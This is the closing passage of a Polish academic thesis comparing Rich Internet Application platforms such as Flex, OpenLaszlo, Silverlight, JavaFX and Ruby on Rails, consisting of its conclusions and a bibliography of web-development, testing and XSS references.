Flex, OpenLaszlo w przypadku popularnych rozwiązań webowych raczej nie znajdą zastosowania. Oczywiście istnieje zapotrzebowanie na bardzo efektowne strony o charakterze promocyjnym. Developerzy z pewnością mogą wykorzystać zaawansowane platformy RIA dla łatwiejszego tworzenia takich aplikacji. Na pewno również coraz

powszechniejsze serwisy multimedialne, korzystające ze strumieniowych mediów zwrócą uwagę na te środowiska tworzenia aplikacji, gdyż HTML i AJAX w bardzo ograniczonym stopniu wspierają tę funkcjonalność.

Z pewnością platformy Flex, Silverlight i JavaFX znajdą zastosowanie dla budowy systemów webowych instalowanych u użytkownika. Technologie tego rodzaju są jednak na razie w zbyt wczesnej fazie rozwoju, by ocenić jakie miejsce na rynku oprogramowania zajmą. Być może z czasem staną się środkami dla dostarczenia użytkownikom usług o cechach wskazanych w podrozdziale 2.5.

Na koniec nie można zapomnieć o frameworku Ruby on Rails. Choć podczas implementacji nie został on przeciwstawiony innym platformom serwerowym, wiele rozpowszechnianych o nim informacji marketingowych okazało się prawdziwych. Rails mimo oparcia o wzorzec MVC przyśpiesza implementacje aplikacji i upraszcza jej konserwacje.

Z pewnością praca ta nie obejmuje w całości szerokiego spektrum technologi tworzenia aplikacji RIA. W toku dalszych badań należałoby sięgnąć po najnowsze z wspominanych wcześniej technologi, a więc Flex, Silverlight i JavaFX. W perspektywie nowych badań powinny się też należć bardziej zaawansowane protokoły dostępu do usług sieciowych takie jak SOAP.

Bibliografia

[1] Adobe, Adobe Flex Official Site, http://www.adobe.com/products/flex/, 2007.

[2] Adobe, Adobe Labs, http://labs.adobe.com, 2007.

[3] Adobe Labs, Cross Site Scripting in Flash, 2004.

[4] Andersson E., Greenspun P., Grumet A., Software Engineering for Internet Applications, 2006.

[5] Asleson R., Schutta N. T., Foundationsof Ajax, 2006.

[6] Berners-Lee T., The World Wide Web: Past, Present and Future, http://www.w3.org/People/Berners-Lee/1996/ppf.html, 1996.

[7] Bigo Ł., Web 2.0 - ewolucja, rewolucja czy... anarchia?!, http://www.idg.pl/news/85027_2.html, 2006.

[8]Bray T., PHP. vs Rails vs Java.pdf, 2006.

[9] Cgisecurity.com, Bypassing JavaScript Filters – the Flash! Attack, http://www.cgisecurity.com/lib/flash-xss.htm, 2002.

[10] Cgisecurity.com, The Cross Site Scripting (XSS) FAQ, www.cgisecurity.com/articles/xss-faq.shtml, 2002.

[11] Conrad T., PostgreSQL vs. MySQL vs. Commercial Databases: It's All About What You Need, http://www.devx.com/dbzone/Article/20743/1954?pf=true, 2005.

[12] Crane D., Pascarello E., James D., AJAX w akcji, 2007.

[13]Dąbrowski W., Hryniow R., Pieciukiewicz T., Metodyki projektowania aplikacji internetowych, 2004.

[14] ECMA International, Standard ECMA-262ECMAScript Language Specification, http://www.ecma-international.org/publications/standards/Ecma-262.htm, 2007.

[15] Farley J., Microsoft .NET vs. J2EE: How Do They Stack Up?, http://www.oreillynet.com/pub/a/oreilly/java/news/, 2000.

[16] Feld B., PHP vs Ruby, http://www.feld.com/blog/aboutme.php, 2006.

[17] Ferni National Accelerator Laboratory, MySql General Information, http://www-css.fnal.gov/dsg/external/freeware/mysq, 2005.

[18] Forristal J., Traxler J., Hack Proofing Your Web Applications, 2001.

[19] Fuchs T., Scriptaculo, http://script.aculo.us/, 2007.

[20] Goldberg C., WebInject, http://www.webinject.org/, 2007.

[21] Graham P., Hackers & Painters, 1999.

[22] Gross Ch., Ajax Patterns and Best Practices, 2006.
[23] Jaszkiewicz A., Inżynieria Oprogramowania, 1997.
[24] Koch P. P., A history of web development, http://www.quirksmode.org/oddsandends/history_webdev.html, 2004.
[25] Laszlo Systems, Software Developer's Guide to OpenLaszlo Applications, 2007.
[26] Laszlo Systems, System Administrator's Guide to Deploying OpenLaszlo Applications, 2007.
[27] Lee P., Cross-site scripting, http://www.ibm.com/developerworks/tivoli/library/s, 2002.
[28] Lenz P., The adventures of scaling, http://poocs.net/2006/3/13/the-adventures-of-scaling-stage-1, 2006.
[29] Leonard A., Introduction to JavaFX Script, http://www.onjava.com/pub/a/onjava/2007/07/27/intr, 2007.
[30] Microsoft, Microsoft Silverlight Official Site, http://silverlight.net/, 2007.
[31] Microsoft, MSDN Silverlight, , 2007.
[32] Microsoft MSDN, How to: Create an ASP.NET Unit Test, http://msdn2.microsoft.com/en-us/library/ms182526(VS.80).aspx, 2005.
[33] Ollman G., HTML Code Injection and Cross-site scripting, http://www.technicalinfo.net/papers/CSS.html, 2007.
[34] OpenFx Community, OpenFX, www.openfx.org , 2007.
[35] OpenLaszlo Systems, OpemLaszlo Official Site, http://www.openlaszlo.org/, 2007.
[36] OpenQA.org, Selenium, http://www.openqa.org/selenium/, 2007.
[37] Outsource Cafe, JUnit Integration Testing on Deployed Apps, http://www.javagen.com/jam/multiproject/ant-module, 2007.
[38] Praca Zbiorowa, Encyklopedia Helionica, http://helionica.pl, 2007.
[39] Praca Zbiorowa, Encyklopedia OpenLaszlo, http://wiki.openlaszlo.org/Main_Page, 2007.
[40] Praca zbiorowa, Python.org, www.python.org, 2007.
[41] Praca Zbiorowa, Wikipedia, http://pl.wikipedia.org, 2007.
[42] Praca Zbiorowa, Wikipedia, http://pl.wikipedia.org, 2007.
[43] PromoteWare, .Net Comparison Chart (.Net vs Coldfusion, PHP, JAVA), http://www.promoteware.com/Module/Article/ArticleV, 2004.
[44] PromoteWare, .Net Comparison Chart (.Net vs Coldfusion, PHP, JAVA), http://www.promoteware.com/Module/Article/ArticleV, 2004.

[45] Prototype Core Team, Prototype JavaScript Framework, http://www.prototypejs.org/, 2007.
[46] Purcell B., Subramaniam D., Flex Application Performance: Tips and Techniques for Improving Client Appl, http://www.adobe.com/devnet/flex/articles/client_p, 2007.
[47] Robin D., C++ vs Java vs Python vs Ruby : a first impression, http://www.dmh2000.com/cjpr/, 2006.
[48]Schwabe D., Rossi G., An Object Oriented Approach to Web-Based Application Design, 2003.
[49] Schwabe D., Rossi G., Barbosa D. J., Systematic Hypermedia Application Design with OOHDM, 1996.
[50] Shklar L., Rosen R., Web Application Architecture Principles, protocols and practices, 2003.
[51] Spolsky J., How Microsoft Lost the API War, http://www.joelonsoftware.com/articles/APIWar.html, 2004.
[52] Sun Microsystems, Sun Official JavaFx Site, http://www.sun.com/software/javafx/index.jsp, 2007.
[53] Tapper J., Talbot J., Boles M., Elmore B., Labriola M., Adobe Flex 2: Training from the Source, 1/e, 2006.
[54] w3school.com, W3Schools, http://www.w3schools.com, 2007.
[55] Watir Community, Watir, http://wtr.rubyforge.org/, 2007.
[56] Watir Community, Watir, http://wtr.rubyforge.org/, 2007.
[57] Webb N., Unit testing and Test Driven Development (TDD) for Flex and ActionScript 3., http://www.adobe.com/devnet/flex/articles/unit_tes, 2007.
[58] WebML Community, WebML.org, http://www.webml.org/, 2007.
[59] Yank K., Which Server-Side Language Is Right For You?, http://www.sitepoint.com/article/server-side-language-right, 2001.
[60] Zakas N. C., McPeak J., Fawcett J., Professional Ajax, 2006.

Indeks ilustracji

Indeks tabel